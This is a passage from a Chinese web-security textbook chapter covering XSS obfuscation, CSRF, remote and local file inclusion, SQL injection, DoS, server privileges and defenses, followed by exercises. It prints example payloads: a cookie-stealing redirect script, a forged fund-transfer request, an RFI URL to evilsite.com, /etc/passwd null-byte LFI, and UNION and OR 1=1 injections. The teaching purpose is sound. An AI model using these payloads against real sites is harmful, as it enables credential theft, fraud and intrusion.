还有一些其他技术来逃避基于扫描恶意活动实际代码的检测。例如，XSS 扫描仪可能会防止任何直接在 URL 尾追加 Cookies 的脚本行执行，因为这样的代码预示着 XSS 攻击。下面分析一下代码段 7.13。

代码段 7.13 使用代码混淆来隐藏恶意目的

```
<script>  
a =document.cookie;  
c = "tp";
```

```

b = "ht";
d =(":/";
e = "ww";
f = "w.";
g = "vic";
h = "tim";
i = ".ct";
j = "om/search.p";
k = "hp?q=";
document.location = b + c + d + e + f + g + h + i + j + k + a;
</script>

```

通过将目标网址 (<http://www.victim.com/search.php?q=>) 分解成更短的字符串，稍后在连接到一起，攻击者就能逃避检测，使扫描仪只检查有效的网址。这是一个简单的代码混淆的例子：其思想是对分析者隐藏代码段的目的。随着 XSS 检测方法越来越先进，代码混淆技术也不断发展，两者之间的对抗一直持续。

其他 XSS 攻击

跨站点脚本的脆弱性也给攻击者造成了又一个可乘之机，他制造能在目标网站上自我传播 XSS 蠕虫，所利用的机制就是通过访问 DOM 进行传播。热门的 MySpace 和 Facebook 等社交网站经常被这些蠕虫所困扰，因为与其他用户沟通是网站用户的内置功能，因此可以通过 JavaScript 对这其进行访问。在社交网站上，典型的 XSS 蠕虫会执行一些有效载荷，然后蠕虫自动将自己传送给受害者的朋友，此刻，这个过程会一直重复，蠕虫也会继续传播。

7.2.7 跨站请求伪造

另一种常见的网站脆弱性是跨站点请求伪造 (cross-site request forgery, CSRF)。CSRF 在本质上与跨站点脚本相反。XSS 攻击利用用户信任的特定网站，而 CSRF 攻击利用网站信任的特定用户。在 CSRF 攻击中，恶意网站使用户在毫不知情的情况下在第三方的网站上执行命令，而第三方网站信任该用户，如图 7.17 所示。




图 7.17 在 CSRF 攻击中，恶意网站代表脆弱网站信任的用户向脆弱网站发送执行请求

假设一个无辜的用户在 www.naivebank.com 处理网站银行的事物。这个用户偶然发现了网站 www.civilsite.com，该网站包含如代码段 7.14 所示的恶意 JavaScript 代码。

代码段 7.14 利用 CSRF 的代码

```
<script>
  document.location="http://www.naivebank.com/
  transferFunds.php?amount=10000&fromID=1234&toID=5678";
</script>
```

一旦执行到此行代码，受害者的浏览器会重定向到受害者的网上银行——具体而言，会重定向到一个网页，企图从受害人账户 (#1234) 将 \$10 000 转账到攻击者的账户 (#5678)。如果前面银行网站已对受害者进行过验证（如使用 Cookies），则这种攻击会成功。当然，这个例子非常不切实际，因为没有提示用户进行明确的确认，没有任何一家银行会执行转账。这个例子只是说明 CSRF 攻击的能力。

虽然上述的示例充分展现了经典的攻击，但还有一些其他技术也利用 CSRF 的脆弱性。例如，分析一个网站，只有私有网络中的用户才能浏览该网站。通过设置防火墙，阻止来自网站指定 IP 范围之外的请求，就能实现这一要求。但是，恶意用户可以通过建立一个收集该私有网站信息资源的恶意网站，当私有网络的用户浏览该网站时，该恶意网站就会代表私有网站信任的用户向私有网站发送跨站点请求。

最近，出现了一种新型的 CSRF 攻击，一般称之为登录攻击 (login attack)。在这个变种中，恶意网站代表用户发送跨站点请求，不是受害网站对用户进行身份验证，而是攻击者对发送请求的用户进行身份验证。例如，分析有一个恶意商家，允许客户使用 PayPal 进行购物。在访问者登录自己的 PayPal 账户完成付款后，商家可能悄悄地发出伪造的跨站点请求，攻击者网站对登录用户重新进行身份验证。最后，用户并不知道他们登录了攻击者的恶意网站，可能会输入信用卡的信息，攻击者通过检查该用户的账户就能知道这些信息。如果目标网站的会话信息通过 GET 参数进行传递，这种攻击就能轻易完成。攻击者可以只对受害网站进行身份验证，复制 URL，并创建一个恶意网站，在某个时刻，使用户重定向到该 URL，导致攻击者对用户进行身份验证。

对于有漏洞的网站，CSRF 攻击防不胜防，其发送的请求好似都是来自受信任用户的合法请求。一种技术是监控 HTTP 请求的 Referer 头，它表明上次请求访问的网站。但是，这会使浏览器产生问题，出于隐私原因，浏览器不能指定 Referer 字段，伪造 Referer 字段的攻击者也形同虚设。一种比较成功的预防策略是将持久的验证机制（如 Cookies）与另一个会话令牌结合在一起使用，每个 HTTP 请求都要传递一个会话令牌。在该策略中，网站不仅要确认存储在自己 Cookies 中的用户会话令牌，而且还要在 URL 中传递该会话令牌。由于在理论上，攻击者无法预测这次的会话令牌，所以就不可能制造出伪造的请求，要求对受害者进行身份验证。为了防止登录攻击，这个新会话令牌必须与 Cookies 中存储的令牌不同。最后，用户可以通过不断退出网站结束会话来防止许多类似的攻击。

7.2.8 防御客户端的攻击

前面我们讨论了针对客户端 Web 浏览器的攻击，现在，我们应该很清楚，对于一个不

知情的用户，Web 是一个很危险的地方。恶意网站会试图将恶意软件下载到用户的计算机上，欺诈的网络钓鱼网页旨在窃取用户的信息，甚至合法的网站也可能成为攻击用户的载体，如通过利用跨站点脚本攻击，同时，跟踪 Cookies 也会侵犯用户的隐私。

用户可以利用如下两种主要方法来减少这些攻击：

- 安全浏览的做法。
- 内置浏览器的安全措施。

安全浏览的做法

在使用 Web 浏览器的时候，我们很少考虑它的安全性，但现在，用户必须要认真对待这件事情。更重要的是要教育用户如何安全地浏览互联网。

例如，对于到未知网站的链接，无论是在电子邮件还是在不受信任的网站主体中，用户都不要点击该类链接。此外，只要向网站输入个人资料，用户都要分析浏览器的提示（如状态栏的挂锁或地址栏的颜色编码）来确认自己正在使用 HTTPS。大多数的金融网站的登录网页都使用 HTTPS，如果没有，用户应该手动添加 s 或找到真正使用 HTTPS 登录网页的版本。

此外，通过检查 URL 并确保没有证书错误来确认网站的合法性。当然，用户永远不要向未知的或不信任的网站提供任何敏感信息。

用户也应该清楚，目前浏览器的许多功能都是为了防止某种类型的攻击。最重要的是，每种浏览器都允许进行定制设置，允许细粒度的控制允许运行多少不同的功能。举例来说，浏览器能完全阻止 ActiveX 和 Java 技术的使用，浏览器会提供用户，只有用户确认之后，网页才能使用 JavaScript。

内置浏览器的安全措施

每个浏览器都有自己的内置方法来实现安全策略。如图 7.18 所示，Internet Explorer 引入了区域的概念。在默认情况下，网站位于 Internet 区域（Internet Zone）。然后，用户可以将网站委托给受信任的（Trusted）和受限制的（Restricted）区域。每个区域都有它自己的安全策略集，根据用户是否信任特定的网站，来进行细粒度的控制。而 Firefox 没有使用安全区域，但对所有已访问的网站应用了自己的规则。但是，许多插件都进一步将安全策略划分为受信任的和不受信任的区域。Opera 默认采取全局安全设置，但是，对单独的网站，允许用户应用特定的策略。

如果用户访问的网站在公开的黑名单中，即为已知的网络钓鱼网站或恶意软件分发网站，大多数浏览器都会自动提醒用户。浏览器插件（如 NoScript）使用类似的白名单和黑名单机制，在执行前，过滤 HTTP 请求和扫描网站的源代码，能检测 XSS 攻击和防止 Cookies 盗



图 7.18 Internet Explorer 将网站归入了不同的区域，分为受信任的网站和受限制的网站

窃。因此，用户应该利用内置的浏览器安全措施，确保自己正在使用最先进的、最新版本的浏览器，因此这样的浏览器具有所有最新的安全更新。

7.3 服务器的攻击

一些Web攻击技术是针对服务器端的。在本小节中我们探讨一些这类攻击。

7.3.1 服务器端的脚本

与在用户Web浏览器中执行的客户端脚本语言（如JavaScript）不同，在将HTML传送给用户之前，利用能在服务器端执行的代码是非常有用的。这些服务器端脚本语言使服务器能执行的操作有：访问数据库、基于用户输入或个人浏览器的设置来修改网站的内容。它们还可以为网站提供统一的外观和感觉，通过脚本为网站的所有网页生成相同的标志和工具栏，如图7.19所示。

1. 客户端请求动态网页，可能提供用户指定的输入




图7.19 Web服务器为客户端用户生成动态内容所执行的操作

顾名思义，服务器端代码就是在服务器上执行的代码，因为这只是代码的执行结果，而不是源代码，所以对客户端而言，该结果是可见的。典型的服务器端代码执行操作，并最终生成标准的HTML代码，然后将此HTML代码作为客户端请求的响应发送回客户端。服务器端代码也能直接访问用户指定的GET和POST变量。

PHP

有几种服务器端的脚本语言，主要用于创建动态的Web内容。一种比较广泛使用的通用服务器端脚本语言是PHP。PHP是一种超文本预处理语言，它允许Web服务器视情况使用脚本来为用户动态创建HTML文件，一般要考虑如下的因素，日期时间因素、用户提供的输入和数据库查询。将PHP代码嵌入到存储在Web服务器上的PHP或HTML文件之中，然后通过Web服务器上软件的PHP处理模块运行该代码，将生成的输出HTML文件发送给用户。代码段7.15所示的代码采样是PHP脚本的一个示例，它基于GET变量

“number” 动态生成网页。

代码段 7.15 一个简单的 PHP 网页

```
<html>
<body>
    <p>Your number was <?php echo $_GET['number'];?>.</p>
    <p>The square of your number is <?php $y = $x * $x; echo $y; ?>.</p>
</body>
</html>
```

与我们前面的示例一样，通过标准的 HTML 表单提供变量 number。“<?php” 和 “?>” 标签表示脚本的开始和结束。echo 命令将结果输出到屏幕上。在这个示例中，所有的 GET 变量都存储在数组 “\$_GET” 中，我们正在访问一个名为 number 的 GET 变量。最后，注意，在前面的类型声明中没有声明变量 \$x 和 \$y。而是在运行时，由 PHP 处理器决定这两个变量的类型（整型）。对用户而言，这段代码的执行完全是不可见的，用户只是接收它的输出。如果用户以前输入 “5” 作为 GET 变量 number 的输入，则响应如代码段 7.16 所示。

代码段 7.16 上述 PHP 网页的输出

```
<html>
<body>
    <p>Your number was 5.</p>
    <p>The square of your number is 25.</p>
</body>
</html>
```

7.3.2 服务器端脚本包含的脆弱性

在服务器端脚本包含攻击（server-side script inclusion）中，Web 服务器存在的安全脆弱性是攻击者能向服务器注入任意脚本代码，然后执行这些代码，来完成攻击者所需的操作。

远程文件包含（RFI）

有时，要执行的服务器端代码并没有包含在正在执行的文件之中，而是包含在其他的文件中。例如，一个文件可能包含网站所有网页都需要的统一的页眉和页脚。此外，基于用户输入加载不同的文件也是非常有用的。PHP 提供了 include 函数，通过参数来指定当前 PHP 网页要包含的文件，并执行包含在文件中的任何 PHP 脚本。分析如代码段 7.17 所示的 index.php 网页，其中 “.” 表示两个字符串的连接。

代码段 7.17 一个使用文件包含的 PHP 网页，包括 HTML 页眉、HTML 页脚和用户指定的网页

```
<?php
    include("header.html");
    include($_GET['page'].".php");
```

```
include("footer.html");
?>
```

在这个例子中，当用户导航到 `victim.com/index.php?page=news` 时，Web 服务器使用 PHP 处理器加载并执行网页 `news.php`，会生成新闻网页，并为用户显示该网页。但是，攻击者也可以导航到如下 URL 指定的网页：

```
http://victim.com/index.php?page=http://evilsite.com/evilcode
```

此时，`victim.com` 网站的 Web 服务器会执行 `evilsite.com/evilcode.php` 的本地代码。我们将这种攻击称为远程文件包含（remote-file inclusion, RFI）攻击。在这种攻击中，攻击者能执行的代码示例是 Web 后门工具（Web shell），它是一个远程命令工作站，允许攻击者浏览 Web 服务器、对服务器托管的网站进行查看、编辑、上载或删除文件。

非常幸运，远程文件包含攻击变得越来越不普及了，因为现在，在默认情况下，大多数 PHP 安装都禁止服务器执行单独服务器上托管的执行代码。但是，这并不能阻止下面讨论的利用脆弱性的攻击。

本地文件包含（LFI）

与 RFI 攻击一样，本地文件包含（local-file inclusion, LFI）攻击使服务器执行平常并不执行的（通常出于恶意目的）注入代码。但是，与 RFI 有所不同，LFI 攻击的执行代码并不包含在远程服务器上，而是包含在受害者服务器上。攻击者利用这种本地性，绕过身份验证机制来访问私人信息。例如，攻击者可以导航到如下的网址：

```
http://victim.com/index.php?page=admin/secretpage
```

上面的 URL 会使索引页执行前面受保护的 `secretpage.php`。有时，LFI 攻击使攻击者能访问 Web 服务器中根 Web 目录之外的系统文件。例如，许多 Linux 系统将本地身份验证信息存储在 `/etc/passwd` 文件之中。注意，在上述的例子中，为了要访问这个文件，攻击者使用如下的 URL 进行导航，但并不能访问 `/etc/passwd` 文件：

```
http://victim.com/index.php?page=/etc/passwd
```

因为在试图包含代码之前，代码都会将 PHP 与任何输入连接在一起，Web 服务器将试着执行 `/etc/passwd.php`，但该文件并不存在。为了绕过这种情况，攻击者会使用空字节（null byte），在 URL 中空字节的编码为 `%00`。空字节表示字符串的结束，使攻击者能有效地去除 `.php` 的连接。因此，就能访问如下的 URL：

```
http://victim.com/index.php?page=/etc/passwd%00
```

这种攻击形式似乎相对温和，披露的信息也有限，但是用户提供内容的出现又表明攻击者可以利用这种技术进行另一种攻击。例如，一个易受本地文件包含攻击的网站，也会允许用户向网站上传图片。如果图片上传表单没有仔细检查上传的内容，则攻击者有了可乘之机，他能向服务器上传恶意代码（在平常状态下不会执行这些代码），然后利用本地文件包含的脆弱性，欺骗服务器执行恶意代码。

7.3.3 数据库和 SQL 注入攻击

数据库（database）是一种以有组织的方式存储信息，并基于用户提交的查询生成相关

信息报告的系统。许多网站都使用数据库，从而更有效地存储和访问大量信息。数据库可以与 Web 服务器同在一台计算机上，也可以在单独的专用服务器中。

由于数据库通常包含机密的信息，所以它们是频繁受到攻击的目标。例如，为了经济利益，攻击者对访问或修改数据库的私人信息非常感兴趣。因为数据库存储信息的敏感性，允许未知用户直接与数据库交互是非常不明智的。因此，大多数基于 Web 数据库的交互都在服务器端执行，对用户而言是不可见的，从而更严格地控制用户和数据库间的交互，如图 7.20 所示。当然，攻击者的目标就是违反这种对数据库交互的控制，从而能直接访问数据库。




图 7.20 用户与使用数据库的 Web 服务器的交互模型。通过 Web 服务器执行所有的数据库查询，禁止用户直接访问数据库。攻击者需要打破这种保护，利用 Web 服务器直接对数据库进行访问

SQL

Web 服务器使用结构化查询语言（Structured Query Language, SQL）与大多数的数据进行交互。SQL 支持许多操作，能方便地访问和修改数据库的信息，这些操作如下：

- SELECT：用来表示查询。
- INSERT：用来插入新记录。
- UPDATE：用来更新已有的数据。
- DELETE：用来删除已有的记录。
- 条件语句使用 WHERE，使用如 AND 和 OR 的基本布尔操作来确定满足一定条件的记录。
- UNION：将多条查询结果合并成一个单一的结果。

SQL 数据库在表中存储信息，表中每行存储着记录，每列对应着记录的属性。我们将数据库的结构称为架构（schema）。架构指定数据库包含的表，并为每个表指定记录类型的属性（例如，整数、字符串等）。例如，分析存储新闻文章的一个表，如表 7.1 所示。

表 7.1 存储新闻文章的数据库表

id	标题	作者	主体
1	数据库	John	(故事 1)
2	计算机	Joe	(故事 2)
3	安全	Jane	(故事 3)
4	技术	Julia	(故事 4)

为了从上述数据库中检索信息，Web 服务器可以发出如下 SQL 查询：

```
SELECT * FROM news WHERE id = 3;
```

在 SQL 中，星号 (*) 是速记符，表示记录的所有属性。在这个例子中，该查询要求从数据库的 news 表中返回 id=3 的记录的所有属性。从表 7.1 可知，这个查询将返回整个第 3 行（作家是 Jane）。为了进行对比，可以让 Web 服务器查询：

```
SELECT body FROM news WHERE author = "Joe";
```

这个查询将只返回上述表中的第 2 行的 body 属性。

SQL 注入

SQL 注入（SQL injection）通过在数据流中插入自己的 SQL 命令，然后通过 Web 服务器传送给数据库，攻击者就能访问、甚至修改数据库的任意信息。由于输入服务器部分的验证不足产生了这种脆弱性。

为了了解这种脆弱性，让我们分析一个 PHP 脚本示例，它以用户提供的 GET 变量作为输入，生成 SQL 查询，包括将查询结果返回到网页。如代码段 7.18 所示的脚本使用了流行的 MySQL 数据库。

代码段 7.18 使用 SQL 显示新闻文章的 PHP 网页

```
<?php
// Create SQL query
$query = 'SELECT * FROM news WHERE id = ' . $_GET['id'];
// Execute SQL query
$out = mysql_query($query) or die('Query failed:' . mysql_error());
// Display query results
echo "<table border=1>\n";
// Generate header row
echo "<tr>
<th>id</th><th>title</th><th>author</th><th>body</th>
</tr>";
while ($row = mysql_fetch_array($out)) {
// Generate row
echo " <tr>\n";
echo " <td>". $row['id'] . "</td>\n";
echo " <td>". $row['title'] . "</td>\n";
echo " <td>". $row['author'] . "</td>\n";
echo " <td>". $row['body'] . "</td>\n";
echo " </tr>";
```

```

echo " <td>" . $row['author'] . "</td>\n";
echo " <td>" . $row['body'] . "</td>\n";
echo " </tr>\n";
}
echo "</table>\n";
?>

```

上述示例代码的执行过程如下。首先，创建一个 SQL 查询，从表 news 中检索 id 等于 GET 变量的记录。查询存储在 PHP 变量\$query 中。然后，脚本执行 SQL 查询，并将输出结果表存储在变量\$out 中。最后，使用函数 mysql_fetch_array 提取表\$out 的每一行，将查询结果在网页中显示。生成 URL 的表单将 GET 变量 id 传递给脚本，在下面的 URL 示例中，会检索到 id=3 的文章，并在网页上显示。

<http://www.example.com/news.php?id=3>

意想不到的信息披露

但是，上述代码存在一个问题。在创建数据库查询时，服务器端的代码并不检查 GET 变量的 id 是否是有效的输入，也就是说，不检查输入的格式是不是正确，指定的 id 值是否真实存在。假设除了 news 表之外，数据库还包含另一个表 users，存储着付费订购者的账户信息。此外，假设 users 表包括用户的名字（first）、姓氏（last）、电子邮件（email）和信用卡号（cardno）属性。攻击者可以用如下的 URL 发送请求（可在同一行）：

<http://www.example.com/news.php?id=NULL UNION SELECT cardno,first,last,email FROM users>

将这个 GET 变量插入到 PHP 代码中，服务器将执行如下的 SQL 查询：

`SELECT * FROM news WHERE id = NULL UNION SELECT cardno, first, last, email FROM users`

回忆一下，UNION 命令将两条查询结果连接在一起形成一个查询结果。由于新表和追加的请求具有相同的列数，所以这种连接是允许的。注入查询的结果如表 7.2 所示。

表 7.2 向数据库注入披露用户账户信息的查询的结果示例

id	标题	作者	主体
1111-3333-5555-7777	Alice	All	alice@example.com
2222-4444-6666-8888	Bob	Brown	bob@example.com

由于 Web 服务器和数据库并不知道有什么不妥，这个代码段就会在攻击者的屏幕上显示结果，攻击者就能访问 users 表中的所有信息，也包括信用卡号。通过使用 UNION 运算符形成一个 SQL 查询，这种攻击将注入一个 SQL 查询，读取整个表，很显然，这是意想不到的信息披露。

绕过身份验证

前一个实例是 SQL 注入攻击的一个例子，它引起了意想不到的信息披露。另一种 SQL

注入会绕过身份验证。一个 PHP 代码漏洞的典型例子如代码段 7.19 所示，在用户向 Web 网页提交登录信息之后，会运行这段 PHP 代码。

代码段 7.19 一个使用 SQL 进行身份验证的 PHP 示例

```
<?php
$query='SELECT * FROM users WHERE email = "'. $_POST['email'].'
"' AND pwhash = "'. hash('sha256',$_POST['password']) . '"';
$out = mysql_query($query) or die('Query failed:' .mysql_error());
if (mysql_num_rows($out)>0) {
    $access = true;
    echo "<p>Login successful!</p>";
}
else {
    $access=false;
    echo"<p>Login failed.</p>";
}
?>
```

服务器使用 POST 变量 email 和 password 创建一个 SQL 查询，在登录网页的表单中指定 POST 变量。如果这个查询返回的行数大于零，也就是在 users 表中有与输入的用户名和密码相匹配的数据项，所以授权访问。注意在 users 表中存储着密码的 SHA-256 散列值。但是，不正确的输入验证会导致危害，攻击者能执行任意代码，举例来说，分析如下的情况，攻击者向 HTML 身份验证表单输入了如下的信息：

```
Email: "OR 1=1;-
Password: (empty)
```

上述的输入会产生如下的 SQL 查询：

```
SELECT * FROM users WHERE email=" " OR 1=1; --"AND pwhash="e3..."
```

SQL 查询语句以分号结束。此外，在 MySQL"--"字符表示注释，这会使此行的其他部分被忽略。因此，Web 服务器查询数据库表 users 找到所有 username 为空或 1=1 的用户。由于后面的语句一直为真，所以查询会返回整个用户表，所以攻击者登录成功。

前面的两个例子都假设攻击者知道数据库的结构，并使用代码对数据库进行查询。虽然这种假设对一些网站，特别是那些使用开源软件的网站属实，但攻击者并不总能知道数据库的结构。攻击者有许多战术来收集数据库的有关结构信息。例如，许多数据库都有一个主表，用于存储数据库中有关系的所有信息。如果攻击者利用 SQL 注入的脆弱性来揭示了表的内容，那么他将拥有提取更多敏感信息的所有必要信息。

其他 SQL 注入攻击

前面的两个例子涉及攻击者访问私人信息或绕过身份验证机制，但其他的潜在攻击可能更为严重，涉及对存储在数据库中的信息进行实际操作。一些 SQL 注入攻击允许插入新记录、修改已有的记录、删除记录，甚至删除整个表。此外，一些数据库有内置功能，允许通过 SQL 接口执行操作系统命令，使攻击者可以远程控制数据库服务器。

甚至当脆弱的数据库查询结果不在屏幕上显示时，攻击者也可能访问数据库的信息。通过使用多个注入查询，分析它们所产生的错误信息和网页的内容，即使没有实际看到任何数据库的查询结果，也有可能推断出数据库的内容。我们将这种攻击称为盲 SQL 注入（blind SQL injection）攻击。

攻击者不断使用新的、创造性地方法来利用 SQL 注入的脆弱性。其中一种技术是把恶意代码插入到数据库，在某个时候，再将恶意代码发送到用户的浏览器并执行。这又是跨站点脚本的另一种潜在的载体。攻击者可以将 JavaScript 的 Cookies 窃取代码注入数据库，当用户访问检测该恶意数据的网页时，将在用户的浏览器执行恶意代码。

一个最近发明的新概念是 SQL 注入蠕虫（SQL injection worm）。这些蠕虫利用被入侵服务器的资源扫描互联网找到其他脆弱网站进行 SQL 注入攻击，从而进行自动传播。发现目标后，这些蠕虫会利用发现的任何脆弱性，在被入侵的数据库服务器上安装自己，且这个过程一直重复。据记录，这种 SQL 注入尚未泛滥，但恶意软件编写者使用更具创造性地方法来入侵计算机，以后这种 SQL 注入蠕虫可能会频繁出现。

防止 SQL 注入

SQL 注入脆弱性是由于在使用用户输入作为构造数据库查询的条件时，程序员未对用户输入进行正确的过滤。防止这个问题相对比较简单。大多数语言都有去除危险字符输入的内置功能。例如，PHP 提供了函数 `mysql_real_escape_string` 去除特殊字符（包括单引号和双引号），以便生成的字符串能在 MySQL 查询中安全使用。已经开发了一些技术用于在修改代码中自动对 SQL 注入脆弱性进行检测。

7.3.4 拒绝服务攻击

当主要的 Web 站点使用单独的 Web 服务器来托管网站时，这个 Web 服务器有可能出现单点故障（single point of failure）。如果服务器性能不断下降，甚至进行日常维修时，则用户不能访问这个网站。这种网站的单点故障也为网站的拒绝服务（DOS）攻击（5.5 节）创造了脆弱性。此外，与非 Web 程序相比，由于 Web 服务器对外界的开放性，使它受到攻击的风险更大，因为 Web 服务器必须是开放的，所以来自互联网的任何主机都能与之相连。

Web 服务器更易受到攻击并不奇怪。毕竟，Web 服务器只不过是一个应用程序，因此，与其他应用程序一样，它也会存在某种编程缺陷，所以易受到某种类型的攻击。例如，攻击者可以制作畸形的 HTTP 请求，旨在使 Web 服务器的代码溢出缓冲区，产生拒绝服务条件，甚至执行任意代码（参见第 3.4.3 小节）。基于这个原因，在真实环境运行 Web 服务器之前，针对脆弱性对 Web 服务器进行严格的测试是非常重要的。

同样，分布式拒绝服务（DDOS）攻击也能向 Web 服务器发送许多 HTTP 请求，使服务器过载，而无法对合法请求进行应答。因此，所有 Web 服务器都要防御 DOS 攻击。对重要的网站使用多个 Web 服务器也是一种保护措施。DNS 支持多个 IP 地址使用同一个域名，所以 Web 服务器的复制对用户是透明的。在这种情况下，冗余使网站能对抗 DDOS 攻击，要使托管网站的所有不同 Web 服务器都变得不可用，这是非常困难的，如图 7.21 所示。




图 7.21 复制有助于防止 DDOS 的 Web 攻击：(a) 网站使用单一的 Web 服务器，它极易受到 DDOS Web 攻击，(b) 相同网站使用多个 Web 服务器，这样更具灵活性

7.3.5 Web 服务器权限

正如第3章所指出的，现代计算机都以不同的权限级别进行操作。例如，来宾用户的权限要少于管理员的权限。心理要清楚，网站由服务器（实际上是一台计算机），而网站是运行在 Web 服务器上的一个应用程序（程序），用于处理信息的请求。遵循最小特权原则（第 1.1.4 小节），Web 服务器的应用程序应该以最低权限的账户运行。例如，Web 服务器对某些目录内的文件只有读取权限，没有写入文件的权限，甚至没有浏览该网站根目录以外文件的权限。因此，如果攻击者利用服务器端的脆弱性入侵了 Web 服务器，他们也只有操作 Web 服务器的权限，这些权限是相当有限的。

但是，许多攻击者的最终目标是拥有所有权限，进而完全访问整个系统。为了做到这一点，攻击者先入侵 Web 服务器，然后利用服务器操作系统或计算机上其他程序的弱点，提升自己的特权，最终获得根访问权限（root access）。利用操作系统的脆弱性提高用户权限的过程称为本地权限提升。典型的攻击场景如下：

- (1) 攻击者发现在 Web 服务器上 victim.com 存在的本地文件包含（LFI）脆弱性。
- (2) 攻击者发现向同一网站照片上传表单，也允许上传 PHP 脚本。
- (3) 攻击者上传 PHP 网页后门工具，通过使用 LFI 在 Web 服务器上执行后门工具。
- (4) 既然攻击者已经控制了网站，具有 Web 服务器的权限，他上传和编译提升自己特权的程序，使其拥有根用户的权限，针对受害者的服务器操作系统的特定版本进行定制攻击。
- (5) 攻击者执行这个程序，提升自己的权限到根访问权限，此刻，他能完全控制入侵的服务器，并将其作为控制工作站进行进一步的攻击，或者继续渗透入侵受害者服务器的网络。

因此，为了降低本地特权提升的风险，Web 服务器的权限应最小化，只分配给 Web 服务器工作所需的最小权限，除了访问自己的网站内容之外，没有其他任何访问权限。

7.3.6 防御服务器端的攻击

由 Web 产生的大量不同的脆弱性简直就是安全的噩梦，但是，通过遵循如下的几个重要指导方针，可以降低风险。必须从三个层面防止 Web 的脆弱性：Web 应用程序的开发、

Web 服务器和网络的管理以及终端用户对 Web 应用程序的使用。

开发人员

在本章中的一个重要概念源自于开发实践，它就是输入验证（input validation）原则。本章所讨论的绝大多数数据安全脆弱性都是可以预防的，如果开发人员总能确信，在任何时候，当用户有机会输入时，都能检查输入是否是恶意行为。如果能对用户输入进行妥善的处理和过滤，就能防止 Web 服务器中应用级的错误，如跨站点脚本、SQL 注入和文件包含脆弱性等问题。许多语言都有内置过滤函数，从而使过滤过程更方便，开发者应该利用这些结构来进行输入的过滤。

例如，如果对用户进行过滤，过滤掉被解译为 HTML 标签的字符（如“<”和“>”），就能减少 XSS 的脆弱性。为了防止 SQL 注入，应该过滤掉用户输入中的如单引号这样的字符（或前面加上反斜杠转义的字符），当使用用户输入的整数构造查询时，要进行确认，输入确实是整数。最后，允许任意用户输入来构建文件包含路径也是不安全的。而是只有特定值才能触发预定义的文件，而其他一切都应包含在默认网页中。

管理员

对于网站和网络管理员，防止已有的安全脆弱性，特别是应用程序级的安全脆弱性是不太可能的，但也有一些最佳做法能减少这些破坏性的攻击。

第一个原则是一个通用概念，不仅适用于网络安全，而且也适用于一般计算，它就是最小特权原则。每当不受信任的用户添加权限时，必须尽可能地严格限制特权，以便恶意用户不能利用用户的权限。在网络安全领域，这意味着管理员应该尽可能地确保 Web 服务器以最严格的权限运行。在一般情况下，只授予 Web 网络服务器读取 Web 站点根目录中所有目录的权限，根据需要，只对（如用于日志）绝对需要写入的文件和目录才具有写入权限。按照这种做法，如果由于 Web 应用程序的脆弱性，攻击者入侵了 Web 服务器，而他所具有的权限有限，所能进行的操作也有限，所以网站管理员可以控制整个局面。

第二，管理员负责为网络用户实施更佳的安全实践。为此引入了组策略（group policy）的概念，组策略是应用于用户组的一种规则集。这个概念与浏览器安全相关，网络管理员可以强制制定浏览器的访问策略，为缺乏安全知识或安全浏览实践的用户提供保护，以免他们被攻击者所利用。

最后，安全补丁一经公布，管理员应立即进行安全更新并打补丁，这一点是至关重要的。每天都会披露应用程序的脆弱性，因为是从互联网上获取这些信息，在公布这些脆弱性之后，黑客会立即针对这些脆弱性进行攻击。所以管理员对脆弱软件打补丁的时间越晚，攻击者发现脆弱性并入侵整个系统的概率也就越大。

7.4 练习

为了更好地做练习，可以访问网站 securitybook.net。

强化练习

R-7.1 因为域名不区分大小写，所以使用大写字母和小写字母是相同的。例如，

example.com 和 ExamPLE.com 和 eXamPIE.com 是相同的。对 URL 的其他部分，也是不区分大小写的吗？（注意，你可以对这个问题进行测试，访问任何一个拥有多个域名的网站。）

- R-7.2 找到一个使用标准协议 HTTP 的网站，但如果在地址选项卡指定了 HTTPS，则它也支持 HTTPS 协议。
- R-7.3 HTTPS 协议强调的下述的哪个安全目标：(a) 隐私性；(b) 机密性；(c) 可用性。
- R-7.4 存储在 Web 服务器上的 SSL 服务器证书都包含哪些内容。
- R-7.5 如何在 HTML 文件中显示超链接？
- R-7.6 Web 服务器可以从两个或两个以上的证书颁发机构获得 SSL 服务证书吗？证明你的答案。
- R-7.7 解释：为什么从使用自签名的 SSL 服务证书的购物网站上进行购物是一个坏主意。
- R-7.8 网站使用扩展验证证书对用户有什么好处？对网站经营者有什么好处？
- R-7.9 在 JavaScript 中的跨站点脚本攻击编码能访问你的 Cookies 吗？解释原因。
